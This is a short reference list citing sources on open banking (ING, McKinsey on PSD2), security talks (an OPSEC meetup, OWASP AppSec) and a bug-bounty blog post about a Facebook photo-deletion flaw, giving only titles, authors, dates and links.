- ‘We want to be a tech company with a banking license’ – Ralph Hamers https://www.ing.com/Newsroom/All-news/We-want-to-be-a-tech-company-with-a-banking-license-Ralph-Hamers.htm
- PSD2: Taking advantage of open-banking disruption By Alessio Botta, Nunzio Digiacomo, Reinhard Höll, and Liz Oakes (McKinsey) January 2018 accessed March 2018 https://www.mckinsey.com/industries/financial-services/our-insights/psd2-taking-advantage-of-open-banking-disruption
- OPSEC talk Stuart Peck (ZeroDayLab) Edinburgh Security Meetup 29th March 2018 https://www.zerodaylab.com/
- Skip Horsvath Critical Blue at Open Web Application Security Project (OWASP) AppSec January 2018 https://www.youtube.com/watch?v=lgAEJwgxe0Y
- Deleting any photo albums – How I Hacked Your Facebook Photos Laxman Muthiyah on ZeroHacks - last modified : March 19, 2018 https://zerohacks.com/bug-bounty-hacks/how-i-hacked-your-facebook-photos/